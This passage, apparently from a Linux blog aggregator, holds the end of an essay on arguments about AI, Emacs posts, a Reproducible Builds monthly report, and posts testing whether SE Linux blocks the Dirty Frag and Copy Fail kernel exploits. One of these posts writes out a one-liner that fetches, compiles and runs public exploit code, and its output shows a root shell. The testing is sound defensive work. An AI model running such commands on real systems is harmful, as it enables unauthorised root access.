of Criminology has an article showing that in the 2003-2004 time period 49% of women who were killed were listed as a domestic argument [8], that s something that could and should be addressed. That article claimed 308 homicide victims in that time period which is larger than the world-wide death toll from LLMs but also less than 1/3 the death toll from car accidents in Australia. Australia has less than 0.4% of the world population, a fairly low homicide rate, and a number of homicides that vastly outnumbers all world homicides related to LLMs. I think it s great to address any cause of suicide or homicide, but devoting government resources and legislation towards very uncommon causes instead of things that happen every day is not a good strategy. It would be fine to address all factors leading to suicide, but problems with the school system have been a major factor for decades with little effort applied to fix it. Fraud and Other Crime There is evidence of criminals using LLMs to help prepare for crimes, the ability to generate large amounts of text quickly can be used for fraud and extortion. This is going to be a serious problem and we need structural changes to society to deal with it. There is an ongoing issue of scammers convincing older people that their child or other young relative is in trouble and a large amount of cash is required to address it. This sort of scam as well as the more well known Nigerian scams will probably become more common as the cost of running them decreases. This may be more of a problem for people in developing countries as currently a common scam business model is to have people in regions where wages are low (such as Pakistan for one who I spoke to) scamming people in relatively wealthy countries like Australia so an attack with a low probability of success is financially viable. Cheaper attacks will make less affluent victims financially viable to the scammers. While writing this post I received a financial scam phone call trying to get me to invest in SpaceX that was run by an AI chat system, I expect to receive more of them and this is something that needs to be dealt with via both technical measures and legislation. Do we have to accept less freedom and less anonymity in finances as a cost of reducing financial crime? Greater restrictions on the use of cash would make some crimes more difficult or less profitable for criminals. As a society I think we need to have a discussion about a balance between financial freedom and freedom from criminal exploitation, failing to have such a discussion is likely to lead to policies which don t work well. Also one thing that ML systems are good at is recognising patterns in data. Banks could scan all their transactions and look for patterns that correlate with fraud. They currently do this badly and do things like locking credit cards when someone goes to another country and spends money. They could do a better job of that and involve the police in cases of obvious fraud even when the customer doesn t realise that they are a victim. This isn t a reason to criticise AIs , it s a reason to plan defensive technology that matches the capabilities of attackers. As an aside I used to work for a company that was developing AI software to scan bank phone calls and allow banks to recognise employees who acted illegally. Unfortunately the Royal Commission into banking misconduct [9] didn t impose any penalties that gave the banks a financial reason to avoid criminal activity. Unemployment and Inequality There are many claims about AI systems making large numbers of jobs obsolete, some of them are outlandish such as the claims that all white-collar jobs will be obsolete in the near future. There are some reasonable claims like the ability to replace some mundane jobs. Replacing jobs that suck with computers, robots, and other machinery is a good thing! Very few people wish that they were working on a farm without a tractor. In 1900 it s estimated that between 60% and 70% of the world labour force worked in agriculture and 40% of the US labour force did so. Now it s something like 27% globally and between 1% and 3% in developed countries. Automated factories are also a good thing, it s best to avoid boring and dangerous work. The most plausible claims about job replacement from AI is jobs that involve analysing and summarising documents. One example that comes to mind is the worst kind of journalism where press releases from companies are massaged into the format of a feature article. I don t think anyone wants that sort of job and doing it with AI hopefully means no human has to sign their name to it. For work like programming few people will be directly replaced by AI but if people can do their work more efficiently while using it then less people are required. I don t think that any programmer likes the part of their job where they have to skim read long documents looking for a clue about how to solve a problem with a library or protocol. A LLM processing the document and finding the potentially useful things will take away the drudgery from the work and allow greater productivity. The trend in replacing people has been making people work longer. If you force all employees to work 60 hour weeks then that can theoretically allow hiring fewer people than having 40 hour weeks. For some work that applies but for skilled work it mostly doesn t as productivity and work quality on average drops when people work more than 40 hours in a week. Another trend for exploiting people is having a low minimum wage and making accommodation expensive so that many people need to work two jobs. What we need is legislation to restore the situation in the 70s where a single full time job was sufficient to provide for a family. The low minimum wage and high expenses for many things is a problem that s been slowly developing over the course of decades while being mostly ignored by journalists. If they could concentrate on the real issues that are hurting workers today they could incite political action to fix these problems. Academic Cheating There is no shortage of ways of cheating in school and university. There are people who are paid to write essays, mobile phones are used for cheating in exams, etc. Getting an AI to write essays makes it easier to cheat for the essay writing part but does so with lower quality and in a less stealthy way. What s the worst case scenario? That we have to change to oral exams for all university subjects? In the US the average annual price for tuition at a university is apparently $25,000, if each student had individually supervised assessment for their exams at a cost of $100 per hour it would make the degree cost 4% more. The cost of university in the US is unreasonably high and that s a problem that needs to be fixed, but a hypothetical case of increasing the price by 4% isn t going to be a major part of it. Weak Arguments Against AI Computer Security Attacks There have been many claims made that AI will break the security of all systems and cause the type of disruption that was previously predicted for year 2000. Bruce Schneier has written a good analysis of the issues including how AI can be used by both attackers and defenders [10], he doesn t have a strong conclusion on whether the net result will be good or bad but his article does make it clear that the result is not going to be a total disaster. While I was working on this post I read another post by Bruce Schneier that was significantly more negative about this issue [11]. While I still don t think this will destroy civilisation I found his other post convincing enough to move computer security from the bad argument section to the weak argument section. Spidering the Web to Death There are issues of bots from AI companies doing a bad job of trying to download all the Internet s content and using a lot of resources. When it was just the major search engines and the Wayback Machine doing it the load was small due to having a small number of organisations that were very good at the way they did it having evolved practices over many years. Now we have a lot of idiots doing it badly and repeatedly hitting generated content. This is really annoying but is something that we can deal with. Currently my blog and many other sites are hosted on a Hetzner server with a E3-1271 v3 CPU with 32G of RAM and there are occasions where more than half the CPU power is being used to service web requests from such systems. Even on the server bidding (renting servers previously used by other customers) Hetzner isn t offering systems so slow nowadays, the slowest they offer is about 20% faster than that. This is something that can be dealt with by spending a little more on hosting until the companies doing that go bankrupt. I m sure this is a serious problem for some people, but for most people it s not a big deal. Also hostile traffic on the Internet is something we have all had to deal with as a part of life since the mid to late 90s. RAM Prices The unreasonably high prices for RAM are annoying and hurt the development of useful computer projects. Big companies can afford it, even with current high prices and large quantities of RAM used for some servers it s still not significant. But it is a major issue for hobbyists and small projects. Things like setting up a dozen test VMs for FOSS development are now too expensive for many people who develop software in their spare time. But this is a temporary thing, if AI companies were to keep buying RAM at high rates for a few years companies would just manufacture more of it to meet demand. In some situations capitalism can work. Environmental Damage There are many people claiming that power used by data centers for AI will lead to environmental damage, using power and water when there isn t enough. The trend of computer hardware is to get smaller and faster. It hasn t been going as fast as it used to in many areas but it hasn t stopped either and it s an exponential trend. There has been an increase in data centers (DCs) for AI use as the use has been increasing faster than the hardware gets smaller. Eventually they will stop increasing faster than advances in hardware and software can match and the size of DCs will decrease. As the production of renewable energy is increases the environmental cost of energy hungry industries decreases. In a few years this won t be an issue anyone is bothered about. False Claims About Danger as PR Jamie McClelland makes an interesting claim that the AI companies are pushing dangers of AI as a method of PR [12]. That seems plausible and combined with the tendency of many journalists to just massage press releases from companies into articles could be the reason for a lot of the bad arguments against AI. Good Arguments Against AI Spam Everywhere I ve previously written about Communication and Hostile AIs [13]. I think that filling all communication channels with rubbish is a denial of service attack against society. In the past communication took some effort, even the simplest email that was directly targeted at the recipient took some human effort and that reduced it s frequency. I get a lot of spam saying something like I see your web site doesn t rank in the top for Google searches while my web site in fact rates well and the actor named Russell Coker is ranking below me, so I know that such spam hasn t had the minimum of human involvement. Now a spammer who wanted to do a better job could get an LLM written spam for every target so the message was specifically aimed at them and would take much longer to be recognised by a human as spam and would also avoid most anti-spam software. Searching for businesses used to be easy, the phone book had listings for them and there was a real cost to being in the book as well as humans actively trying to stop fraud. Creating fake web sites to get business isn t too difficult but it s also not trivial at the moment and such fake sites won t look complete. Now with LLMs it s possible to create hundreds of sites that have content and look reasonable without human involvement. Instead of the small number of suicides and homicides inspired by AI chat systems we should probably be concerned about people who need psychological or medical advice being misled by bogus web sites created as part of fraud campaigns. Imagine people searching for mental health assistance finding web sites run by cults who oppose psychology as a profession. Imagine people searching for basic medical advice such as how to cook a healthy meal getting sucked in to web sites that start sane and then lead people to Ivermectin as a universal medicine. LLMs have the potential to take spam from quick and simple attacks to large scale targeted fraud aimed at people and organisations that don t have the resources to defend against it. There have been many reports of CEO impersonation fraud against major corporations aiming to steal hundreds of thousands of dollars and fraud against individuals who are persuaded to get amounts like $50,000 to help a relative who is allegedly in a difficult situation. But if every corner store experienced the same type of attack that CEOs experience and if every child had someone trying to steal the pocket money in the same way that relatively wealthy people are being targeted now it would really change things. David Brin wrote an insightful and informative blog post about this focusing on how AI generated content is being allowed to destroy YouTube [14]. Deep Fakes There is some overlap between filling all communications channels with rubbish (fake news etc) and deep fake. Making a fake photo of a politician or celebrity to lobby for legislative changes is a real issue but it s not what most people think of when the term deep fake is used. Using photo and video faking targeting non-consenting people is a serious issue. It s not just fake porn (which is a major issue and will cause some suicides) as there are many other possibilities. Fake videos showing behaviour that justifies sacking people from their jobs is going to become an issue, for people in public facing positions even proof that the videos are fake won t necessarily help them. Will we find ourselves in a situation where every politician gets deep-fake porn made of them and the only people who run for public office are ones who are cool with that? Will positions of leadership in the technology industry be restricted to people who aren t bothered by having the most depraved fake porn made of them? The Justice System We have seen a lot of evidence of law enforcement and the court system based on bias leading to bad results. The Innocence Project attempts to correct that and it s web site documents some of the things that have gone wrong [15]. Using AI systems to do some of the work of law enforcement by training computers on the flawed results of current systems can entrench bias and also make it harder to spot. When determining whether someone should be considered a suspect or whether a prisoner should be eligible for parole the number of factors that a human can use is limited. But a computer can take many more factors into account so the issues of whether inappropriate factors are being used can be masked. Computers are also unable to explain decisions that they made and are also able to come up with better fake reasons. In the past there have been racist policies in the US about banks not lending to people living in suburbs where most houses were owned by non-white people, these policies were documented and the documents have become part of the historical record showing racist policies. If a LLM decides not to lend money to people based on mathematical correlations it determined based on historical banking practices it could assign negative weights to factors such as non-English names and implement the racism in a large array of numbers with no proof. The current cases of lawyers getting LLM systems to do some of their work and having their incompetence revealed when the computer generated work is shown to be ridiculously bad are amusing. But that is not the real problem. The real problems will start when the computers in police cars start flagging every car owned by a non-write person as having a probable cause for a drug stop. Technically Not Financial Fraud The majority of the ecosystem around AI is a financial scam [16]. There are companies and individuals doing good things with machine learning some of which is based on hardware and software developed as part of this ecosystem. But the majority of it has no plausible path to profits and a the future of it inevitably ends with some bankruptcies. There are circular flows of money that have the major cloud providers and NVidia looped in, when the values of these companies correct it will become apparent that they have all burned a lot of money keeping this running and all the senior people have got a share of it (the entire purpose of stock options is to allow senior people to suck money out of the company). Then every cloud provider will increase costs while under chapter 11 and all the companies that depend on them will pay whatever it takes. That includes all major companies and most governments. Unlike the dot-com boom and crash and the housing crash the coming financial crash will impact every company that we deal with and most governments. So the people in first-world countries will effectively be taxed to pay for this scam while the executives go party in Monaco. This may seem like an extreme claim but it all happened before with the dot com crash and the housing market crash. The CEO class has an ongoing practice of doing things that aren t crimes because they lobby (bribe) politicians to make them legal. So the current stock market shenanigans around AI don t seem to involve things that governments consider to be crimes. But any normal person might be surprised to learn that such things are legal and most people would vote for such things to be crimes if they had the opportunity. A global financial crisis is the least of the problems that seem likely to afflict society from AI systems. But it will be more immediately obvious when it happens which could be this year! Propaganda Creating art requires skills that the type of people who want to create propaganda tend to lack. AI technologies allow creating art that is based on mathematical models of actual art to the requirements of the person running the program. I have seen the term AI Fascism used to describe the use of AI to help authoritarian governments. I am dubious about whether it deserves that term and while every article I ve read about the topic has had some good points I thought that they were all weak points. But there are lots of ways that governments can abuse their populations without going full fascist. In the last century there were lots of truly terrible governments that didn t even make the top 10 of fascism. AI Sycophants Bruce Schneier wrote an informative blog post about AI Chatbots and Trust which focused on sycophantic chatbots [17]. We have seen a lot of evidence of terrible behaviour and stupid decisions from rich people due to having no negative consequences for bad choices. The vast majority of the history of kings concerns bad decisions made by such people. A future where middle class and poor people can make the same bad decisions as rich people wouldn t be good. Good Things About ML Machine Learning (abbreviated as ML) can do useful things. It s not just Large Language Models (LLMs) such as ChatGPT etc. There are also ML systems that can analyse images and other data sets. I have found ChatGPT to be very useful for making suggestions for improving blog posts. I don t get it to write anything just ask for suggestions. It has pointed out things that I missed such as when I didn t include the price when reviewing a car because the car in question was much more expensive than I will ever pay, the price wasn t relevant to me but would be to some readers. It has also made useful suggestions about structure of blog posts, repeating points, and having a good conclusion. It has some downsides which include trying to erase my voice from my writing, suggesting that the rhetorical question does email suck? is unprofessional. I have worked for a company that used ML systems to analyse driver performance and alert people if a driver is falling asleep, using a phone, or otherwise seems unable to drive safely. Their business model involved a human reviewing the images from the drivers the computer flagged and then determining who is actually doing the wrong thing. This seems a good use of the technology. I have also worked for a company that used ML systems to analyse the performance of bank employees and detect potentially fraudulent behaviour. Preventing crime seems to be clearly a good thing and in this case the manager of the employee in question would review the evidence to make sure that they weren t being falsely accused. Conclusion I don t think that the problems with managing the changes that so called AI is introducing are particularly new. An example of how society handles change that s worth considering is car safety. The seat belt first became mandatory for aeroplanes in some jurisdictions in 1928. The Model T Ford is widely regarded as the first vehicle to start a mass market for cars and it was released in 1925. So if society acted in a reasonable way then for the majority of mass market cars seat belts would have been a standard feature. However seat belts were first made compulsory in 1970 in Victoria Australia and there are still people who think that they are safer without seat belts! The delay in adoption of car seat belts is only one example of needless deaths caused by not taking reasonable measures for car safety but it s one that s easy to demonstrate and measure. The difference between past problems like car safety and the current problems of AI is that the AI problems will be more pervasive. Most of my history as a car driver and car passenger was in cars that are much less safe than cars made in the last 10 years. But partly through luck I ve never been in a serious crash so being in cars that wouldn t have given me a low probability of surviving a freeway speed crash didn t affect me. There is no possibility that through any combination of luck and skill someone could avoid the downsides of AI . If nothing else the results of elections will be affected and no-one can avoid that. As a society we really need to address the real issues related to AI which in some cases requires legislation.

8 May 2026

Russell Coker: Dirty Frag on Debian and SE Linux

Hot on the heels of the Copy Fail vulnerability [1] there is a new vulnerability Dirty Frag [2] (I linked to the Alma Linux page because it s the first one I saw and it explains things well). The Test System The test system was running kernel 6.19.14+deb14-amd64 and had the configuration after my last test of Copy Fail which was a default configuration with the following commands run:
semanage login -m -s user_u -r s0 __default__
restorecon -R -v -F /home
semanage login -m -s root -r s0 root
# logout and login again
semodule -X 100 -r unconfined
Strict Policy is Not Vulnerable I did a quick test on a Debian SE Linux system with a user running as user_t (which is often referred to as strict policy ) and got the following result:
test@testing1:~/t$ git clone https://github.com/V4bel/dirtyfrag.git && cd dirtyfrag && gcc -O0 -Wall -o exp exp.c -lutil && ./exp
Cloning into 'dirtyfrag'...
remote: Enumerating objects: 26, done.
remote: Counting objects: 100% (26/26), done.
remote: Compressing objects: 100% (20/20), done.
remote: Total 26 (delta 9), reused 23 (delta 6), pack-reused 0 (from 0)
Receiving objects: 100% (26/26), 5.83 MiB   11.47 MiB/s, done.
Resolving deltas: 100% (9/9), done.
dirtyfrag: failed (rc=1)
test@testing1:~/t/dirtyfrag$ ./exp 
dirtyfrag: failed (rc=1)
I checked the audit log and saw the following:
# audit2allow -al
#============= user_t ==============
allow user_t self:rxrpc_socket create;
allow user_t self:user_namespace create;
It seems that the rxrpc_socket access is the main thing. I did a search for domains permitted to use that class on a system without unconfined domains and saw the following:
# sesearch -A -c rxrpc_socket
allow daemon init_t:rxrpc_socket   getattr getopt ioctl read setopt write  ;
allow devicekit_disk_t domain:rxrpc_socket getattr;
allow sosreport_t domain:rxrpc_socket getattr;
allow sysadm_t domain:rxrpc_socket getattr;
This configuration doesn t appear to be vulnerable, at least to this form of the attack. Unconfined Domains I reinstalled the unconfined policy with the following command and assigned it to the user test2 with the following commands:
semodule -X 100 -i /usr/share/selinux/default/unconfined.pp.bz2
semanage login -a -s unconfined_u test2
restorecon -R -v -F /home/test2
I then tested the exploit as user test2 and got the following result:
test2@testing1:~$ git clone https://github.com/V4bel/dirtyfrag.git && cd dirtyfrag && gcc -O0 -Wall -o exp exp.c -lutil && ./exp
Cloning into 'dirtyfrag'...
remote: Enumerating objects: 26, done.
remote: Counting objects: 100% (26/26), done.
remote: Compressing objects: 100% (20/20), done.
remote: Total 26 (delta 9), reused 23 (delta 6), pack-reused 0 (from 0)
Receiving objects: 100% (26/26), 5.83 MiB   16.57 MiB/s, done.
Resolving deltas: 100% (9/9), done.
# id
uid=0(root) gid=0(root) groups=0(root) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
# 
The kernel message log had the following lines from the time of the attack:
[ 1310.861545] Initializing XFRM netlink socket
[ 1310.909048] alg: No test for authencesn(hmac(sha256),cbc(aes)) (authencesn(hmac-sha256-lib,cbc-aes-aesni))
[ 1310.909935] alg: No test for echainiv(authencesn(hmac(sha256),cbc(aes))) (echainiv(authencesn(hmac-sha256-lib,cbc-aes-aesni)))
[ 1318.353602] process 'su' launched '/bin/sh' with NULL argv: empty string added
Conclusion It seems that we will be getting a lot of these so running SE Linux users as user_t is the right thing to do for servers and multi user systems.

Amin Bandali: FFS code review with Protesilaos

In the recent weeks I've been engaging Prot as an Emacs coach to help with doing review passes over my upcoming ffs package as I work on polishing and documenting it in preparation for offering it for inclusion in GNU ELPA. Yesterday we had our second session focused on ffs, which I recorded and share publicly with everyone with Prot's permission, so that others can also benefit from Prot's insights and experience as we discuss various aspects of Emacs package development with the concrete example of ffs. Here is the video recording of our session: You can view or download the full-resolution video from the Internet Archive. I addressed most of Prot's feedback about ffs from our first session, and I'll be working on the changes we discussed in this session in the next days. In the last third of the video we switched topics to discuss a few Emacs-related tangents including adding a 'padding' effect for the mode line and its constructs, and distilling and separating the easily-reusable package-like parts of one's Emacs configuration from the actual configuration of those parts (e.g. the distinction of prot-lisp and prot-emacs-modules in Prot's Emacs configuration). For mode line padding, here is the snippet I'm using with Prot's doric-themes:
(doric-themes-with-colors
  (custom-set-faces
    (mode-line
     ((t :box (:line-width 6 :color ,bg-shadow-intense))))
    (mode-line-inactive
     ((t :box (:line-width 6 :color ,bg-shadow-subtle))))
    (mode-line-highlight
     ((t :box (:color ,bg-shadow-intense))))))
Take care, and so long for now.

7 May 2026

Reproducible Builds: Reproducible Builds in April 2026

Welcome to our April 2026 report from the Reproducible Builds project! Our reports outline what we ve been up to over the past month, highlighting items of news from elsewhere in the increasingly-important area of software supply-chain security. As ever, if you are interested in contributing to the Reproducible Builds project, please see the Contribute page on our website. In this month s report, we cover:

  1. Tor stateless relays and Reproducible Builds
  2. Civil Infrastructure Platform celebrates 10 years of supporting industrial grade Linux
  3. Reproducible Builds at LinuxFest NorthWest
  4. Reproducibility issues in Rust binaries that embed random bytes
  5. Distribution work
  6. Patches
  7. diffoscope development
  8. Documentation updates
  9. Misc news


Tor stateless relays and Reproducible Builds An interesting post was published on Tor Project blog by Osservatorio Nessuno OdV this month on stateless relays . These are stateless, diskless operating systems that are designed to be used as Tor exit relays. According to the post, which is titled A Server That Forgets: Exploring Stateless Relays:
For relay operators, this approach raises the security bar by enforcing better behaviors by design: [ ]
  1. Reproducibility. A system that doesn t change between reboots is easier to verify and, eventually, to reproduce and audit.
Furthermore, using a Trusted Platform Module (TPM), could allow for greater integrity in the future:
Transparency logs. Once you have a measured boot chain, you can publish it. A relay operator provides a recipe for a reproducible build; anyone can recompute the expected hash and verify it matches what the TPM reports. An append-only transparency log can make these attestations publicly auditable. The Tor community could run an independent monitor to track this across the relay fleet.

Civil Infrastructure Platform celebrates 10 years of supporting industrial grade Linux Congratulations to the Civil Infrastructure Platform (CIP) for reaching their 10-year anniversary last month. CIP has been a supporter of Reproducible Builds for many years, and we have collaborated on a number of technical issues that overlap. As Chris Lamb mentions in CIP s press release:
The collaboration between the Reproducible Builds project and CIP highlights a critical shift in how we approach industrial software. Through verifiability, CIP ensures that the open source foundation of our critical infrastructure is not only sustainable but also demonstrably secure. This commitment to transparency is vital for the trust and resilience required by critical systems over decades of operation.

Reproducible Builds at LinuxFest NorthWest Vagrant Cascadian and Chris Lamb hosted a table in the exposition hall at LinuxFest NorthWest 2026 this month in Bellingham, WA, USA, introducing many people to Reproducible Builds and answering questions both days of the conference. In addition, Vagrant presented Beyond Trusting Open Source Software on Sunday afternoon, exploring the intersection of Free/Open Source Software, Reproducible Builds and Bootstrappable builds, and how they all reinforce each other. Vagrant s slides are available online, including source code to build them reproducibly.

Reproducibility issues in Rust binaries that embed random bytes Reproducible Builds developer kpcyrd opened a ticket on the Rustsec issue tracker regarding binaries that deliberately inject random bytes into their binaries as a secret seed for a Hash Collision DoS mitigation. As kpcyrd notes in his message, this causes issues for reproducibility, and because the relevant end-user binaries are mostly distributed pre-compiled through package managers, those binaries (and by extension the secret seed) are public knowledge . kpcyrd goes on to note:
This is somewhat unique to Rust because Python/JavaScript doesn t compile binaries, and Go (to my knowledge) is too restrictive during build for any library to pull something like this.

Distribution work In Arch Linux this month, Robin Candau and Mark Hegreberg worked at adding a new repro tag/version to the Arch Linux Docker images providing a bit-for-bit reproducible image. Robin also shared a related announcement and implementation details on our mailing list. Arch Linux developer Robin Candau posted a blog post announcing that Arch Linux Now Has a Bit-for-Bit Reproducible Docker Image . Robin mentions one interesting caveat:
to ensure reproducibility, the pacman [package manager] keys have to be stripped from the image, meaning that pacman is not usable out of the box in this image. While waiting to find a suitable solution to this technical constraint, we are therefore providing this reproducible image under a dedicated tag as a first milestone. [ ]
The blog post was also discussed on Hacker News.
In Debian this month, 24 reviews of Debian packages were added, 7 were updated and 16 were removed this month adding to our knowledge about identified issues. Vagrant Cascadian performed Non-Maintainer Uploads (NMUs) in Debian for several packages with outstanding patches over a year old jakarta-jmeter, wxmplot, critcl, vcsh and magic-wormhole-transit-relay. In addition, Reproducible Builds developer Jochen Sprickerhof filed a bug against the APT package manager to request that APT should ignore [a] 0 epoch when downloading or installing with a version specifier . This is related to the special-case handling of the optional epoch prefix in Debian package version numbers.
In NixOS, Julien Malka presented Lila: Decentralized Build Reproducibility Monitoring for the Functional Package Management Model, a paper written together with Arnout Engelen at the Mining Software Repositories (MSR) ACM conference, where it was awarded the MSR 2026 FOSS Impact Award. Congratulations!
Lastly, in openSUSE, Michael Schroeder added reproducibility verification support in the Open Build Service [ ] and Bernhard M. Wiedemann posted another openSUSE monthly update for their reproducibility work there.

Patches The Reproducible Builds project detects, dissects and attempts to fix as many currently-unreproducible packages as possible. We endeavour to send all of our patches upstream where applicable or possible. This month, we wrote a large number of such patches, including:

diffoscope development diffoscope is our in-depth and content-aware diff utility that can locate and diagnose reproducibility issues. This month, Chris Lamb made a number of changes, including preparing and uploading versions, 316, 317 and 318 to Debian.
  • Chris Lamb:
    • Bump Standards-Version to 4.7.4. [ ]
    • Correct ordering of python3-guestfs architecture restrictions. [ ]
    • Limit python3-guestfs Build-Dependency to architectures that are not i386. [ ]
    • Try to fix PYPI_ID_TOKEN debugging. [ ]
  • Holger Levsen:
    • Add ppc64el to the list of python3-guestfs architecture whitelist. (Closes: #1132974). [ ]
In addition, Vagrant Cascadian updated diffoscope in GNU Guix to version 317.

Documentation updates Yet again, there were a number of improvements made to our website this month including:
  • Manuel Jacob:
    • Fix some minor wording issues on the Stable inputs page, and update information about the sorting behavior of GNU Make [ ].
    • On the Archives page, remove information about deterministic archives in historical Fedora versions [ ], add a note about .tar file portability [ ] and correct a section about .tar PAX headers [ ].
  • Mattia Rizzolo:
  • kpcyrd:
  • ktecho:

Misc news On our mailing list this month:
  • Timo Pohl posted our list inviting people to online group discussions with 4-6 participants each to talk about your perception of terms and requirements for reproducibility. As Timo notes:
    During our research of the existing literature, as well as my experience at the Reproducible Builds Summit 2025 in Vienna, we noticed that some of the terminology in the field is not used consistently across different groups of people, and that the precise meaning of some core terms like reproducibility of an artifact in itself is not uniform.
    As Timo mentions, the sessions will last roughly 90 minutes and will be rewarded with 50 per participant.
  • kpcyrd posted to the list asking for assistance with fixing an issue after updating the flake.lock file for their repro-env project.
  • Aman Sharma of the KTH Royal Institute of Technology, Sweden, posted to our list in order to share that Eric Cornelissen, a PhD student in KTH s CHAINS group, is maintaining an open-source project to monitor the reproducibility of GitHub Actions:
    The goal of the project is to assess whether GitHub Actions can be reproduced. Currently, it focuses on two types of Actions: JavaScript-based actions and Docker-based actions (composite actions are not considered). For JavaScript actions, the project rebuilds the distributed files and compares them bit-by-bit with the repository contents. For Docker actions, it rebuilds images from the Dockerfile and checks for semantic equivalence, using diffoci, across builds.


Finally, if you are interested in contributing to the Reproducible Builds project, please visit our Contribute page on our website. However, you can get in touch with us via:

5 May 2026

Amin Bandali: Emacs Chat with Sacha Chua

Yesterday I joined Sacha Chua for a new episode of her Emacs Chat podcast, where we talked about Emacs and life. I gave a quick tour of my Emacs configuration, discussing at length my configurations for EXWM (Emacs X Window Manager) among other topics like Emacs's facility for visually indicating buffer boundaries in the fringe by setting indicate-buffer-boundaries and my convenience configuration macros. The above video is provided with closed captions and the below transcript courtesy of Sacha with minor fixes and formatting by me. I've included some of Sacha's screenshots from our chat, you can see the rest on the episode's page on Sacha's blog. A few links from our chat: It was a lot of fun - thanks again for having me, Sacha! Take care, and so long for now.

Transcript

4 May 2026

Russell Coker: Copy Fail on Debian and SE Linux

I have just learned of the Copy Fail kernel vulnerability [1] thanks to alexanderkjall@mastodon.social (who I have just followed on Mastodon and I recommend that you follow too). The question for me (after installing the patched kernel the systems of mine that are most exposed) is whether SE Linux would have stopped that. Basic Policy Analysis For the SE Linux policy analysis the alg_socket class is the one that is related to the exploit. So the following policy analysis command (run as non-root with policy copied to /tmp from a running system) shows what domains are allowed access on my current Debian development system:
$ sesearch -A -c alg_socket /tmp/policy.35 
allow NetworkManager_t NetworkManager_t:alg_socket   accept bind create read setopt write  ;
allow bluetooth_t bluetooth_t:alg_socket   accept append bind connect create getattr getopt ioctl listen read setattr setopt shutdown write  ;
allow daemon init_t:alg_socket   getattr getopt ioctl read setopt write  ;
allow devicekit_disk_t domain:alg_socket getattr;
allow lvm_t lvm_t:alg_socket   append bind connect create getattr getopt ioctl read setattr setopt shutdown write  ;
allow sosreport_t domain:alg_socket getattr;
allow sysadm_t domain:alg_socket getattr;
allow unconfined_domain_type domain:alg_socket   accept append bind connect create getattr getopt ioctl listen lock map name_bind read recvfrom relabelfrom relabelto sendto setattr setopt shutdown write  ;
The above is the same as on the Trixie release policy as these things aren t changed often. Below is from Debian/Bookworm which is the same apart from Bookworm not allowing lvm_t:
$ sesearch -A -c alg_socket /tmp/policy.33
allow NetworkManager_t NetworkManager_t:alg_socket   accept bind create read setopt write  ;
allow bluetooth_t bluetooth_t:alg_socket   accept append bind connect create getattr getopt ioctl listen read setattr setopt shutdown write  ;
allow daemon init_t:alg_socket   getattr getopt ioctl read setopt write  ;
allow devicekit_disk_t domain:alg_socket getattr;
allow sosreport_t domain:alg_socket getattr;
allow sysadm_t domain:alg_socket getattr;
allow unconfined_domain_type domain:alg_socket   accept append bind connect create getattr getopt ioctl listen lock map name_bind read recvfrom relabelfrom relabelto sendto setattr setopt shutdown write  ;
I checked every Debian policy back to when the alg_socket class was first added and found that the older versions had fewer domains granted access. The most recently added was bluetooth_t and the one before that was NetworkManager_t. The Risky Lines Of those allow statements the following are the risks: Unconfined Domains and the unconfined_domain_type Attribute When writing policy lines like the following line aren t generally considered a problem as unconfined domains are allowed full access to the system. However it can be an issue if you have a process in an unconfined domain without root access, which means a regular user login. Unfortunately this happens to be where this exploit and the default Debian SE Linux configuration intersect.
allow unconfined_domain_type domain:alg_socket   accept append bind connect create getattr getopt ioctl listen lock map name_bind read recvfrom relabelfrom relabelto sendto setattr setopt shutdown write  ;
The following shell code gets a list of unconfined domains which can be entered from user domains.
A=""
for n in $(seinfo -x -a unconfined_domain_type grep _t$) ; do
  A="$A ($n)"
done
A=$(echo $A sed -e s/^.//)
sesearch -T -s user_application_exec_domain -c process egrep "$A;"
Below is the output on a Debian/Trixie (Stable) system. So a confined user in the user_t domain could run an X server and try and get it to run the exploit code (which seems difficult) or running a Wine or Mono program from the Window manager in a Wayland environment.
type_transition user_t xserver_exec_t:process xserver_t;
type_transition user_wm_t mono_exec_t:process mono_t;
type_transition user_wm_t wine_exec_t:process wine_t;
type_transition user_wm_t xserver_exec_t:process xserver_t;
The issue of unconfined domains in SE Linux policy needs much more work. I ll write some blog posts about it later and the next release of Debian will be significantly better in this regard. Daemons that Have Access
allow NetworkManager_t NetworkManager_t:alg_socket   accept bind create read setopt write  ;
allow bluetooth_t bluetooth_t:alg_socket   accept append bind connect create getattr getopt ioctl listen read setattr setopt shutdown write  ;
Network Manager is something that can potentially be exploited by a desktop user as it has a large attack surface for the desktop interface. But as the vast majority of desktop user accounts are unconfined that s not an issue. This might be an issue for some restricted desktop PCs, maybe kiosk systems and those PCs that were being installed in prisons. The bluetooth_t domain is used by the bluetooth daemon that runs as root. While we generally are less concerned about a root process being exploited the daemon will handle some data from hostile sources and it could be used as an escalation attack by someone with a hostile Bluetooth device. These can t be exploited without another bug. The Lines that Aren t Problems The getattr Lines
allow devicekit_disk_t domain:alg_socket getattr;
allow sosreport_t domain:alg_socket getattr;
allow sysadm_t domain:alg_socket getattr;
The above getattr access isn t an issue as it just allows seeing process information, and it s also by privileged domains. The init_t Sockets
allow daemon init_t:alg_socket   getattr getopt ioctl read setopt write  ;
The daemon access to sockets inherited from init_t probably isn t a great idea, it s from the following section in init.te which is to allow socket activation for daemons, the comment is concerning in this context. Also socket_class_set is overly broad as without even inspecting the systemd source code I m pretty sure that far fewer than 1/3 of the 55 classes allowed by that rule are actually supported in systemd.
ifdef( init_systemd', 
        # Until systemd is fixed
        allow daemon init_t:socket_class_set   getattr getopt ioctl read setopt write  ;
But that s not really a problem as systemd has to just not create a socket of that type, if a hostile party can make systemd create such sockets then you have probably already lost. SE Linux Protection Overall SE Linux systems running confined users (kiosks and other confined GUI environments) will be protected barring a bug in Network Manager or the Bluetooth daemon as long as there is no Xserver installed (or the X server won t run scripts on startup), no Wine system installed, and no Mono. SE Linux servers and VMs will be protected against daemon issues as long as the daemon isn t unconfined. To convert the default login to user_t run the following commands:
semanage login -m -s user_u -r s0 __default__
restorecon -R -v -F /home
But it is still possible to access an unconfined domain from user_t (a topic I will address in detail in a future blog post). To remove unconfined entirely (not a task for novices or something to be done on in production without testing and planning) run the following commands:
semanage login -m -s root -r s0 root
# logout and login again
semodule -X 100 -r unconfined
Then a Debian/Trixie system running SE Linux will be safe against this attack even when running a vulnerable kernel. If you still want to use root as unconfined_t but still have untrusted shell users then run the following command to remove the easiest ways for users to run a program in an unconfined domain:
semodule -X 100 -r mono wine
Success and Failure Blocked by SE Linux Below is what happens on stdout/stderr when SE Linux blocks the exploit (tested with vulnerable Debian kernel 6.12.74+deb13+1-amd64):
test@testing1:~$ python3 ./copy_fail_exp.py 
